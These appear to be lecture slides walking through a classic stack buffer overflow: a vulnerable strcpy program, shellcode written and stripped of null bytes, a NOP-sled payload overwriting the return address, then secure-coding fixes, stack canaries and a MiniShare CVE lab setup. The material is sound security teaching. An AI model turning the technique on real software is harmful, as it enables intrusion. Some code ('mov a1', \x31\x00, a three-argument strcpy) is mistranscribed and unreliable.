

The Vulnerable Source Code

```
#include <stdio.h>

int main(int argc, char **argv)
{
    char buf[64];
    strcpy(buf, argv[1]);
}
```

Why is this Vulnerable?

- Program is soliciting input from the user through the program arguments
- Input is stored to memory (buf)
- Input bounds are not checked and data in memory can be overwritten
- Main has a return address which can be overwritten to point to data in the buffer

Build and Run and Disassemble

- tcc -g -o basic_vuln basic_vuln.c
- ./basic_vuln 'AAAAAA'

```
sh-3.1$ gdb basic_vuln
GNU gdb 6.6
Copyright (C) 2006 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i486-slackware-linux"...
BFD: /home/student/labs/basic_vuln: no group info for section .text._i686.get_pc_thunk.bx
BFD: /home/student/labs/basic_vuln: no group info for section .text._i686.get_pc_thunk.bx
Using host libthread_db library "/lib/libthread_db.so.1".
(gdb) disas main
Dump of assembler code for function main:
0x0804820a <main+0>: push    %ebp
0x0804820b <main+1>: mov     %esp,%ebp
0x0804820d <main+3>: sub     $0x40,%esp
0x08048213 <main+9>: mov     0xc(%ebp),%eax
0x08048216 <main+12>: add     $0x4,%eax
0x08048219 <main+15>: mov     (%eax),%ecx
0x0804821b <main+17>: push    %ecx
0x0804821c <main+18>: lea     0xffffffffc0(%ebp),%eax
0x0804821f <main+21>: push    %eax
0x08048220 <main+22>: call    0x8048300 <strcpy>
0x08048225 <main+27>: add     $0x8,%esp
0x08048228 <main+30>: leave
0x08048229 <main+31>: ret
End of assembler dump.
(gdb) break *main+27
Breakpoint 1 at 0x8048225: file basic_vuln.c, line 6.
(gdb) 
```

strcpy

Break after strcpy

Write Some Shellcode (Hello World)

```
section .data

msg db 'Owned!!',0xa

section .text

global _start

_start:

;write(int fd, char *msg, unsigned int len)
mov eax, 4
mov ebx, 1
mov ecx, msg
mov edx, 8
int 0x80

;exit(int ret)
mov eax, 1
mov ebx, 0
int 0x80
```

Typical Shellcode Payloads

- Execute a shell/command prompt
- Phone home and execute remote commands
- Add an admin account
- Install a rootkit
- Something else nasty...

Compile and Inspect Shellcode

The screenshot shows a terminal window titled "login". The terminal output is as follows:

```
sh-3.1$ nasm -f elf shellcode.asm
sh-3.1$ ld -o shellcode_bin shellcode.o
sh-3.1$ objdump -d shellcode_bin

shellcode_bin:      file format elf32-i386

Disassembly of section .text:

08048080 <_start>:
8048080:    b8 04 00 00 00        mov    $0x4,%eax
8048085:    bb 01 00 00 00        mov    $0x1,%ebx
804808a:    b9 a4 90 04 08        mov    $0x80490a4,%ecx
804808f:    ba 08 00 00 00        mov    $0x8,%edx
8048094:    cd 80                int   $0x80
8048096:    b8 01 00 00 00        mov    $0x1,%eax
804809b:    bb 00 00 00 00        mov    $0x0,%ebx
80480a0:    cd 80                int   $0x80
sh-3.1$
```

The assembly code is highlighted with blue boxes around specific bytes: the first four bytes of the first instruction (b8 04 00 00), the first four bytes of the second instruction (bb 01 00 00), the first four bytes of the third instruction (b9 a4 90 04), the first four bytes of the fourth instruction (ba 08 00 00), the first four bytes of the fifth instruction (cd 80), the first four bytes of the sixth instruction (b8 01 00 00), the first four bytes of the seventh instruction (bb 00 00 00), and the first four bytes of the eighth instruction (cd 80).

- Null bytes are treated as character string terminators (we don't want that)
- Addresses must be independent of position in memory

Shellcode Cleanup Tricks

- We can still create null bytes with XOR
 - Instead of “mov ebx, 0” do “xor ebx, ebx”
- We can just store the string on the stack and then set the stack pointer to the system call
- Note, C stdlib treats 0x0A as a terminating character as well

Refined Shellcode

```
section .text
global _start

_start:
;clear out the registers we are going to need
xor eax, eax
xor ebx, ebx
xor ecx, ecx
xor edx, edx

;write(int fd, char *msg, unsigned int len)
mov a1, 4
mov b1, 1
;Owned!!! = 0x4F, 0x77, 0x6E, 0x65, 0x64, 0x21, 0x21, 0x21          (Push onto stack in reverse order)
push 0x21212164
push 0x656E774F
mov ecx, esp
mov d1, 8
int 0x80

exit(int ret)
mov a1, 1
xor ebx, ebx
int 0x80
```

Compile and Extract Shellcode Op-Codes

```
sh-3.1$ nasm -f elf shellcode.asm
sh-3.1$ ld -o shellcode_bin shellcode.o
sh-3.1$ objdump -d shellcode_bin
shellcode_bin:      file format elf32-i386

Disassembly of section .text:

08048060 <_start>+
08048060: 31 c0          xor    %eax,%eax
08048062: 31 db          xor    %ebx,%ebx
08048064: 31 c9          xor    %ecx,%ecx
08048066: 31 d2          xor    %edx,%edx
08048068: b0 04          mov    $0x4,%al
0804806a: b3 01          mov    $0x1,%bl
0804806c: 68 64 21 21 21 push   $0x21212164
08048071: 68 4f 77 6e 65 push   $0x656e774f
08048076: 89 e1          mov    %esp,%ecx
08048078: b2 08          mov    $0x8,%dl
0804807a: cd 80          int    $0x80
0804807c: b0 01          mov    $0x1,%al
0804807e: 31 db          xor    %ebx,%ebx
08048080: cd 80          int    $0x80

sh-3.1$ cat shellcode.pl
#!/usr/bin/perl
print "\x31\x00\x31\xdb\x31\xc9\x31\xd2\xb0\x04";
print "\xb3\x01\x68\x64\x21\x21\x21\x68\x4f\x77";
print "\x6e\x65\x89\xe1\xb2\x08\xcd\x80\xb0\x01";
print "\x31\xdb\xcd\x80";

sh-3.1$ ./shellcode.pl > shellcode
```

Compile Assembly

Inspect Op Codes

Extract Instructions

Create a NOP Sled


- Pad the shellcode with a series of leading NOP's
- CPU executes NOP's until it hits shellcode
- Payload should be the length of the buffer
 - # NOP's = sizeof(buffer) minus sizeof(shellcode)
- Use “wc <filename>” command to get file size
- perl –e ‘print “\x90”x(64-34)’ > payload
- cat shellcode >> payload

Build and Test the Payload

```
int main(int argc, char **argv)
{
    int *ret;
    ret = (int *)&ret + 2;
    (*ret) = (int)argv[1];
}
```

Returns main to the argv buffer, forcing the CPU to execute data passed in the program arguments...

Probably not a best practice...



The terminal window shows the following session:

```
sh-3.1$ wc shellcode
 0 1 34 shellcode
sh-3.1$ perl -e 'print "\x90"x(64-34)' > payload
sh-3.1$ wc payload
 0 0 30 payload
sh-3.1$ cat shellcode >> payload
sh-3.1$ wc payload
 0 1 64 payload
sh-3.1$
sh-3.1$ xxd -g 1 payload
0000000: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ..... .
0000010: 90 90 90 90 90 90 90 90 90 90 90 90 31 c0 ..... 1.
0000020: 31 db 31 c9 31 d2 b0 04 b3 01 68 64 21 21 21 68 1.1.1....hd!!!h
0000030: 4f 77 6e 65 89 e1 b2 08 cd 80 b0 01 31 db cd 80 Owne.....1...
sh-3.1$
sh-3.1$ ./shellcode_harness `cat payload`
Owned!!!!sh-3.1$
```

Find and Overwrite the Stack Pointer

- “hexedit payload”
 - Add some visible bytes and inspect in gdb


```
xterm
00000000  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  ..... .
00000010  90 90 90 90  90 90 90 90  90 90 90 90  90 90 31 C0  .....1.
00000020  31 DB 31 C9  31 D2 B0 04  B3 01 68 64  21 21 21 68  1.1.1....hd!!!h
00000030  4F 77 6E 65  89 E1 B2 08  CD 80 B0 01  31 DB CD 80  Owne.....1...
00000040  41 41 41 41  42 42 42 42  [ ]  AAAABBBB
00000050
00000060
00000070
00000080
00000090
000000A0
000000B0
000000C0
000000D0
000000E0
000000F0
00000100
00000110
00000120
00000130
00000140
00000150
00000160
-** payload      --0x48/0x48-----
```

Find and Overwrite Stack Pointer (cont.)

```
sh-3.1$ gdb basic_vuln
GNU gdb 6.6
Copyright (C) 2006 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i486-slackware-linux"...
BFD: /home/student/labs/basic_vuln: no group info for section .text._Z11get_pc_thunkb
BFD: /home/student/labs/basic_vuln: no group info for section .text._Z11get_pc_thunkb
Using host libthread_db library "/lib/libthread_db.so.1".
(gdb) break *main+27
Breakpoint 1 at 0x8048225: file basic_vuln.c, line 6.
(gdb) r `cat payload'
Starting program: /home/student/labs/basic_vuln `cat payload'

Breakpoint 1, 0x08048225 in main () at basic_vuln.c:6
6          strcpy(buf,argv[1]);
(gdb) x/2wx $ebp
0xbffffd8: 0x41414141 0x42424242
(gdb) x/64bx $esp
0xbffffda0: 0xa8 0xfd 0xff 0xbf 0x53 0xff 0xff 0xbf
0xbffffda8: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xbffffdb0: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xbffffdb8: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xbffffdc0: 0x90 0x90 0x90 0x90 0x90 0x90 0x31 0xc0
0xbffffdc8: 0x31 0xdb 0x31 0xc9 0x31 0xd2 0xb0 0x04
0xbffffdd0: 0xb3 0x01 0x68 0x64 0x21 0x21 0x21 0x68
0xbffffdd8: 0x4f 0x77 0x6e 0x65 0x89 0xe1 0xb2 0x08
(gdb) █
```

Overwrite Stack Pointer



The screenshot shows an xterm window titled "xterm". Inside, there is a memory dump of memory starting at address 00000000. The dump shows various ASCII characters and hex values. An arrow points to the byte at address 00000040, which contains the value A8 FD FF BF. To the right of the dump, a red annotation reads "It's a stack, so push it on backwards...". Below the dump, the text "Save changes (Yes/No/Cancel) ?" is displayed. At the bottom of the window, there is a list of addresses from 000000D0 down to 00000160, followed by the text "-** payload --0x48/0x48-----".

Address	Value	Content
00000000	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000010	90 90 90 90 90 90 90 90 90 90 90 90 90 31 C01.
00000020	31 DB 31 C9 31 D2 B0 04 B3 01 68 64 21 21 21 68	1.1.1....hd!!!h
00000030	4F 77 6E 65 89 E1 B2 08 CD 80 B0 01 31 DB CD 80	Own.....1...
00000040	41 41 41 41 A8 FD FF BF	AAAA....
00000050		
00000060		
00000070		
00000080		
00000090		

Save changes (Yes/No/Cancel) ?

000000D0
000000E0
000000F0
00000100
00000110
00000120
00000130
00000140
00000150
00000160
-** payload --0x48/0x48-----

Exploited! (sorta...)

```
sh-3.1$ gdb basic_vuln
GNU gdb 6.6
Copyright (C) 2006 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i486-slackware-linux"...
BFD: /home/student/labs/basic_vuln; no group info for section .text._i686.get_pc_thunk.bx
BFD: /home/student/labs/basic_vuln; no group info for section .text._i686.get_pc_thunk.bx
Using host libthread_db library "/lib/libthread_db.so.1".
(gdb) break *main+27
Breakpoint 1 at 0x8048225: file basic_vuln.c, line 6.
(gdb) r `cat payload`
Starting program: /home/student/labs/basic_vuln `cat payload`  
  
Breakpoint 1, 0x08048225 in main () at basic_vuln.c:6
6           strcpy(buf,argv[1]);
(gdb) x/2wx $ebp
0xbffffde8: 0x41414141 0xbffffda8  
  
(gdb) x/64bx $esp
0xbffffda0: 0xa8 0xfd 0xff 0xbf 0x53 0xff 0xff 0xbf
0xbffffda8: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xbffffdb0: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xbffffdb8: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xbffffdc0: 0x90 0x90 0x90 0x90 0x90 0x90 0x31 0xc0
0xbffffdc8: 0x31 0xdb 0x31 0xc9 0x31 0xd2 0xb0 0x04
0xbffffdd0: 0xb3 0x01 0x68 0x64 0x21 0x21 0x21 0x68
0xbffffdd8: 0x4f 0x77 0x6e 0x65 0x89 0xe1 0xb2 0x08
(gdb) c
Continuing.  
Owned!!!  
Program exited normally.
(gdb) quit
sh-3.1$ ./basic_vuln `cat payload`  
Illegal instruction
sh-3.1$
```

Exploited (cont.)

- Exploit =
<30 NOP's><34 Byte Shellcode><4 Byte Filler><4 Byte Address to NOP's>
- Debugger observation changes the address space slightly...time for a guess and check hoping to hit somewhere in the NOP sled...
- How do we prevent this???

Secure Coding

```
#include <stdio.h>

int main(int argc, char **argv)
{
    char buf[64];
    // LEN - 1 so that we don't write a null byte past
    // the bounds of buf if n = sizeof(buf)
    strncpy(buf, argv[1], 64-1);
}
```

Inspect Secure Code

```
sh-3.1$ tcc -g -o basic_notvuln basic_notvuln.c
sh-3.1$ gdb basic_notvuln
GNU gdb 6.6
Copyright (C) 2006 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i486-slackware-linux"...
BFD: /home/student/labs/basic_notvuln; no group info for section .text._Z11get_pc_thunk.bx
BFD: /home/student/labs/basic_notvuln; no group info for section .text._Z11get_pc_thunk.bx
Using host libthread_db library "/lib/libthread_db.so.1".
(gdb) disas main
Dump of assembler code for function main:
0x0804822a <main+0>: push %ebp
0x0804822b <main+1>; mov %esp,%ebp
0x0804822d <main+3>; sub $0x40,%esp
0x08048233 <main+9>; mov 0xc(%ebp),%eax
0x08048236 <main+12>; add $0x4,%eax
0x08048239 <main+15>; mov $0x3f,%ecx
0x0804823e <main+20>; push %ecx
0x0804823f <main+21>; mov (%eax),%ecx
0x08048241 <main+23>; push %ecx
0x08048242 <main+24>; lea 0xffffffffc0(%ebp),%eax
0x08048245 <main+27>; push %eax
0x08048246 <main+28>; call 0x8048320 <strncpy>
0x0804824b <main+33>; add $0xc,%esp
0x0804824e <main+36>; leave
0x0804824f <main+37>; ret
End of assembler dump.
(gdb) break *main+33
Breakpoint 1 at 0x804824b: file basic_notvuln.c, line 6.
<AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA>
Starting program: /home/student/labs/basic_notvuln
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Breakpoint 1, 0x0804824b in main () at basic_notvuln.c:6
6           strcpy(buf,argv[1],64-1);
(gdb) x/64bx $esp
0xbffffbec: 0xf8 0xfb 0xff 0xbf 0xa3 0xfd 0xff 0xbf
0xbffffb4: 0x3f 0x00 0x00 0x00 0x41 0x41 0x41 0x41
0xbffffbfc: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffc04: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffc0c: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffc14: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffc1c: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffc24: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
(gdb) x/2wx $ebp
0xbffffc38: 0xbffffc98 0xb7e9bdff ←
(gdb) 
```

Not overwritten!

Alternative Functions

Don't use these functions	Use these instead
strcat	strlcat
strcpy	strlcpy
strncat	strlcat
strncpy	strlcpy
sprintf	snprintf
vsprintf	vsnprintf
gets	fgets

Shamelessly Plagiarized from: <http://developer.apple.com/library/mac/#documentation/Security/Conceptual/SecureCodingGuide/Articles/BufferOverflows.html>

The Vulnerable Source Code

Why is this vulnerable?

```
#include <stdio.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```

Why is this Vulnerable?

- Program is soliciting input from the user through the program arguments
- Input is stored to memory (buf)
- Input bounds are not checked and data in memory can be overwritten
- The main function has a return address that can be overwritten to point to data in the buffer

Exploit

Exploit = [Payload] + JMP logic]


Payload = [NOP Sled + Shellcode]

- Payload is the length of the buffer
 - $\text{sizeof(NOP Sled)} = \text{sizeof(buffer)} - \text{sizeof(shellcode)}$
 - CPU executes NOP's until it hits shellcode
- JMP logic is what extends past the bounds of the buffer and overwrites the stack pointer (to point back into the buffer containing shellcode)
 - May be able to overwrite/control other registers besides the stack pointer to take control

Exploit Privilege

- Shellcode runs at the permission level of the user that ran the program
 - What if the vulnerable code was in the Kernel?

Exploit Privilege



Exploit Privilege

- Could there be a Ring -1?
 - Bios, hardware, virtual machine host

Typical Payloads (Post Exploitation)

- Stager code that downloads and runs more malicious code
 - Usually needed if the buffer is too small to hold all the exploit code
- Add a user account
- Patch vulnerability + install a protected backdoor
- Keylogger, network monitor, etc.

Secure Coding

Practice defensive coding and check your inputs!

```
#include <stdio.h>
int main(int argc, char **argv)
{
    char buf[64];
    // LEN - 1 so that we don't write a null byte past
    // the bounds of buf if n = sizeof(buf)
    strncpy(buf, argv[1], 64-1);
}
```

Secure Coding (Alternative Functions)

Source: <http://developer.apple.com>

Don't use these functions	Use these instead
strcat	strlcat
strcpy	strlcpy
strncat	strlcat
strncpy	strlcpy
sprintf	snprintf
vfprintf	vsnprintf
gets	fgets

OS Defense: Stack Canaries

A canary is a tripwire placed before the return pointer that when overwritten by a buffer overflow changes the value of the canary and signals to the OS that the program state has been compromised.

- Terminator canaries - Canaries with randomly selected values placed at the ends of strings or buffers
- Random canaries - Randomly placed canaries that are hard to predict to an attacker, usually implemented as an XOR of the original control data

Practical Example

Important Resources

- Link: Iowa State University Software Center
 - Windows Operating System ISO images
 - VMWare Workstation or VMWare Fusion (Mac)
- Link: Kali Linux
 - VMWare Images
- Link: Online walkthrough of attack

Network Setup

Victim

- Windows XP Professional Service Pack 3
 - MiniShare 1.4.1
 - OllyDbg 1.10

Attacker

- Kali Linux
 - Python
 - Metasploit
 - Netcat

Common Vulnerabilities and Exposures

- What is a CVE?
 - Common Vulnerabilities and Exposures (CVE)
 - Assigns an identifier to the description of the problem
- Giant databases of known vulnerabilities (and exploits)
 - <http://cve.mitre.org/>
 - <http://nvd.nist.gov/>
 - <http://www.rapid7.com/db/>

MiniShare 1.4.1 CVE-2004-2271

The vulnerability is caused due to a boundary error in the handling of HTTP “GET” requests. This can be exploited to cause a buffer overflow by sending a specially crafted overly long request with a pathname larger than 1787 bytes.

Successful exploitation can lead to execution of arbitrary code.

Reference:


<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2271>

Demo

